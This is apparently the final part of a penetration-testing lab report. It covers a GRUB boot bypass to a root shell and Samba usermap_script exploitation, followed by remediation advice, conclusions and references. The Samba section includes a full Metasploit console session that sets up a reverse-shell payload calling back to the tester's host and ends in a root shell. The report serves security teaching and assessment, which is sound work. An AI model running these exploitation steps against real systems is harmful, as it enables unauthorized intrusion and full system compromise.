


Figure 13 Select Kernal




Figure 14 Before Editing




Figure 15 After Editing




Figure 16 Boot (use b button)




Figure 17 Root Shell

Risk Rating: Medium 

The risk is considered medium because physical access to the machine is required. Without physical access, an attacker cannot exploit this vulnerability. However, if an attacker gains physical access, they can potentially compromise the system easily.

Remediation

To mitigate the risk of unauthorized access via GRUB misconfiguration:

- Set a GRUB Password: Configure a password for GRUB to prevent unauthorized users from modifying boot parameters. This can be done by editing the GRUB configuration file (usually located at /etc/grub.d/40_custom or /etc/default/grub) and adding a password. Use the grub-mkpasswd-pbkdf2 command to generate a hashed password.
- Restrict Physical Access: Ensure that physical access to the machine is controlled and limited to authorized personnel only. Physical security is a critical component of overall system security.
- Secure Boot Configuration: Consider using full disk encryption or secure boot mechanisms that prevent unauthorized changes to the boot process. This adds an additional layer of protection against unauthorized access.
- Regular Security Audits: Periodically review and update GRUB and other system configurations to ensure that they are secure and up-to-date.

Samba Server Exploit

Description

This module targets a command execution vulnerability present in Samba versions 3.0.20 through 3.0.25rc3, specifically when the non-default “username map script” configuration option is enabled. Samba, a popular file-sharing service, typically runs on port 139. This vulnerability allows an attacker to specify a username containing shell meta characters, enabling them to execute arbitrary commands on the server. This can lead to gaining root shell access on the system. Notably, no authentication is required to exploit this vulnerability, as the username mapping occurs before any authentication steps.

Exploitation

- Identify the Samba Version: Begin by using the smbclient utility to interact with the Samba service on the target machine. This will help in determining the exact version of Samba that is running.
- Deploy the Exploit: Once the vulnerable Samba version is confirmed, utilize the Metasploit Framework to deploy the usermap_script exploit module. This module is specifically designed to exploit the vulnerability by injecting malicious shell commands through the username field.
- Gain Root Shell Access: Upon successful exploitation, the attacker will gain root shell access to the target system, providing full control over the machine.

Figure 18 Samba Enumeration

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search multi/samba

Matching Modules
================

   #  Name                                 Disclosure Date  Rank       Check  Description
   -  ----                                 ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script   2007-05-14       excellent  No     Samba "username map script" Command Execution
   1  exploit/multi/samba/nttrans          2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow


Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/samba/nttrans

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.100.134
rhost => 192.168.100.134
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.100.129
lhost => 192.168.100.129
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.100.129:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo nhQolLLBzaVsUAEY;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "nhQolLLBzaVsUAEY\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.100.129:4444 → 192.168.100.134:59447) at 2024-08-15 19:31:59 -0400

whoami
root
id
uid=0(root) gid=0(root)
```

Figure 19 Gaining Root shell

Risk Rating: High

Remediation

To mitigate the risks associated with this vulnerability:

- Disable Anonymous Login: Ensure that anonymous login is disabled on the Samba server to reduce the attack surface.
- Limit Version Disclosure: Configure the Samba server to minimize the disclosure of its version information. This will make it harder for attackers to identify whether the server is running a vulnerable version.
- Regular Updates: Always keep Samba updated to the latest version, applying security patches as soon as they are released. Regularly review and update the server's configuration to ensure it adheres to best security practices.

4. CONCLUSIONS

To effectively identify and address threats within a system, it's essential to adopt an attacker's perspective. This approach involves treating the system as a "black box" and using both active and passive information gathering techniques to uncover potential vulnerabilities.

1. Information Gathering:
    - Passive Reconnaissance: This involves collecting information without directly interacting with the target system. Tools such as whois, nslookup, theHarvester, and Shodan are instrumental in gathering initial data about the system, such as domain information, IP addresses, and open services.
    - Active Reconnaissance: This involves direct interaction with the target system to discover open ports, services, and vulnerabilities. Tools like Nmap, Scapy, and hping3 allow for detailed scanning and probing, which can reveal critical information about the system's configuration and potential weaknesses.
2. Exploitation:
    - Once vulnerabilities are identified, researching and testing exploits using databases like ExploitDB is crucial. The Metasploit Framework can be particularly useful in automating the exploitation process, allowing for a more efficient assessment of vulnerabilities.
    - Testing exploits should be done cautiously to avoid system damage. Always ensure that the testing environment is controlled and that you have proper authorization.
3. Automated Security Scanners:
    - Automated tools can assist in identifying vulnerabilities, but they should not be solely relied upon. These tools can sometimes produce false positives or negatives and may inadvertently cause system damage. Manual verification and careful analysis of scan results are necessary to accurately assess security risks.
4. Risk Mitigation:
    - Keeping systems updated with the latest security patches and properly configuring system settings are fundamental practices for mitigating risks. Regular updates ensure that known vulnerabilities are addressed, while proper configuration reduces the attack surface.
    - Implementing additional security measures, such as firewalls, intrusion detection systems, and secure access controls, further strengthens the system's defences.

By combining thorough information gathering, cautious exploitation, and diligent use of automated tools, along with robust risk mitigation practices, you can enhance your ability to identify and address potential threats effectively.

5. REFERENCES

[1] K. Katterjohn, "Port Scanning Techniques," March 8, 2007. [Online]. Available: http://www.insecure.in/papers/portscan_tech.pdf. [Accessed: May 26, 2017].

[2] P. BIONDI, "Scapy Documentation," [Online]. Available: ftp://www.hacktic.nl/pub/security/packet-construction/scapy/scapydoc.pdf. [Accessed: April 5, 2017].

[3] G. F. Lyon, *Nmap Network Scanning*, USA: Insecure, 2009.

[4] A. Singh, *Metasploit Penetration Testing Cookbook*, OpenSource, 2013.

[5] "Metasploit Unleashed," Offensive Security, March 12, 2010. [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/. [Accessed: May 23, 2017].

[6] "vsftpd Backdoor Command Execution," [Online]. Available: https://www.exploit-db.com/exploits/17491/. [Accessed: May 22, 2017].

[7] "CVE-2007-2447," [Online]. Available: http://www.cvedetails.com/cve/cve-2007-2447. [Accessed: April 28, 2017].

[8] "CVE-2010-2075," [Online]. Available: http://www.cvedetails.com/cve/cve-2010-2075. [Accessed: June 1, 2017].

[9] "CVE-2004-2687," [Online]. Available: http://www.cvedetails.com/cve/cve-2004-2687.

[10] "Nmap Official Site," [Online]. Available: http://nmap.org. [Accessed: June 1, 2017].